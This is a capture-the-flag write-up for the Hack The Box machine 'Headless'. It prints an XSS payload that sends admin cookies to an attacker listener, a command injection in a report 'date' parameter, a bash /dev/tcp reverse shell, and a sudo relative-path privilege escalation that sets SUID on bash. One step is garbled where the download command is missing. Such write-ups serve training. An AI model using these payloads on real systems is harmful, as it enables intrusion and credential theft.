HTB-Headless

Information Gathering

Rustscan

Rustscan discovers SSH and port 5000 open:


```
┌──(yoon㉿kali)-[~/Documents/htb/headless]
└─$ sudo rustscan --addresses 10.10.11.8 --range 1-65535
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
```

```
🌍HACK THE PLANET🌍
<snip>
Host is up, received echo-reply ttl 63 (0.30s latency).
Scanned at 2024-05-15 00:28:08 EDT for 0s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
5000/tcp open  upnp    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```


Enumeration

HTTP - TCP 5000

HTTP is running on port 5000 and the websites is still under construction.



/support pages shows form for contacting support:



Directory Bruteforcing via Feroxbuster discovers a new path: /dashboard:

```
sudo feroxbuster -u http://10.10.11.8:5000 -C 404
```

```
200      GET       93l      179w     2363c http://10.10.11.8:5000/support
200      GET       96l      259w     2799c http://10.10.11.8:5000/
500      GET        5l       37w      265c http://10.10.11.8:5000/dashboard
```

/dashboard access is unauthorized:

Unauthorized

The server could not verify that you are authorized to access the URL requested. You either supplied the wrong credentials (e.g. a bad password), or your browser doesn't understand how to supply the credentials required.

In order to gain access to the dashboard, we will first need to login to the application. we would be able to exploit vulnerabilities such as XSS from the support page. By exploiting XSS, we can steal admin user cookie, and use it to sign-in as the administrator.

XSS Cookie Stealing

We will follow this article for XSS Cookie stealing.

Let's first intercept the request connection to /support form using Burp Suite:

Request

Pretty Raw Hex

```
1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 62
9 Origin: http://10.10.11.8:5000
10 Connection: close
11 Referer: http://10.10.11.8:5000/support
12 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14
15 fname=test&lname=test&email=tese%40sdf.cd&phone=se&
  message=wer
```

Utilizing the following code, we will be able to obtain user's cookie and forward it to my listener:

```
<script>var i=new Image(); i.src="http://10.10.14.14:8000/?
cookie="+btoa(document.cookie);</script>
```

From some investigation, it seems like XSS works when the payload is placed under both **User-Agent** and **message** parameter as such below:

Request

Pretty Raw Hex

```
1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: <script>var i=new Image();
  i.src="http://10.10.14.14:8000/?cookie="+btoa(document.
  cookie);</script>
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 159
9 Origin: http://10.10.11.8:5000
10 Connection: close
11 Referer: http://10.10.11.8:5000/support
12 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14
15 fname=test&lname=test&email=tese%40sdf.cd&phone=se&
  message=<script>var i=new Image();
  i.src="http://10.10.14.14:8000/?cookie="+btoa(document.
  cookie);</script>
```

Running the request with payload, we can obtain cookie value:


```
┌──(yoon㉿kali)-[~/Documents/htb/headless]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.8 - - [15/May/2024 02:00:47] "GET /?cookie=aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pO
RW02Q0swb3lMMWZiTS1TblhwSDA= HTTP/1.1" 200 -
```

Let's decrypt the cookie using base64:


```
echo "aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA=" | base64 -d
```

```
┌──(yoon㉿kali)-[~/Documents/htb/headless]
└─$ echo "aXNfYWRtaW49SW1Ga2JXbHVJZy5kbXpEa1pORW02Q0swb3lMMWZiTS1TblhwSDA=" | base64 -d

is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
```

Using the discovered cookie, let's sign-in to dashboard:



Now we can successfully sign-in to Administrator Dashboard:



RCE to Reverse Shell

After intercepting the request for "Generate Report" using Burp Suite, we can modify the "date" parameter and perform Remote Code Execution.

Below, it shows RCE command for `pwd` command via `&& pwd` :

Request

Pretty Raw Hex

```
1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://10.10.11.8:5000
10 Connection: close
11 Referer: http://10.10.11.8:5000/dashboard
12 Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CKOoyL1fbM-SnXpH0
13 Upgrade-Insecure-Requests: 1
14
15 date=2023-09-15+%26%26+pwd
```

`pwd` command successfully runs:

```
Systems are up and running!
/home/dvir/app
```

Reverse shell

Let's escalate this RCE vulnerability to Reverse shell.

We will first create file named **rev.sh** containing the following piece of code:

```
bash -i >& /dev/tcp/10.10.14.14/1337 0>&1
```

```
┌──(yoon㉿kali)-[~/Documents/htb/headless]
└─$ cat rev.sh
bash -i >& /dev/tcp/10.10.14.14/1337 0>&1
```

We will also prepare Python http server for transferring **rev.sh** over to the host machine:

```
┌──(yoon㉿kali)-[~/Documents/htb/headless]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Now, let's modify the date parameter so that it will download rev.sh from the attacking xt](https://raw.githubusercontent.com/jadu101/jadu101.github.io/v4/Images/htb/headless/image-14.png)

On our netcat listener, we get a shell as **dvir**:

```
┌──(yoon㉿kali)-[~/Documents/htb/headless]
└─$ rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.8] 53240
bash: cannot set terminal process group (1414): Inappropriate ioctl for device
bash: no job control in this shell
dvir@headless:~/app$ whoami
whoami
dvir
```

Privesc: dvir to root

Running command `sudo -l` shows that **/usr/bin/syscheck** can be ran as the root:

```
dvir@headless:~/app$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

This script uses an `if` statement to check if a process named "initdb.sh" is running using `pgrep`. If the process is not found (`! /usr/bin/pgrep -x "initdb.sh" &>/dev/null`), it prints a message indicating that the database service is not running and starts it by executing `./initdb.sh`.

```
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y
{} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y
%H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print
$2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
```

```
fi

exit 0
```

Let's create initdb.sh and echo bash command in it as such:

```
echo "chmod u+s /bin/bash" > initdb.sh
chmod +x initdb.sh
```

We can obtain root privilege through `/bin/bash -p` command after running syscheck:

```
dvir@headless:~/app$ echo “chmod u+s /bin/bash” > initdb.sh
echo “chmod u+s /bin/bash” > initdb.sh
dvir@headless:~/app$ chmod +x initdb.sh
chmod +x initdb.sh
```

```
dvir@headless:~/app$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average:  0.03, 0.01, 0.00
Database service is not running. Starting it...
dvir@headless:~/app$ /bin/bash -p
/bin/bash -p
whoami
root
```

References

- https://pswalia2u.medium.com/exploiting-xss-stealing-cookies-csrf-2325ec03136e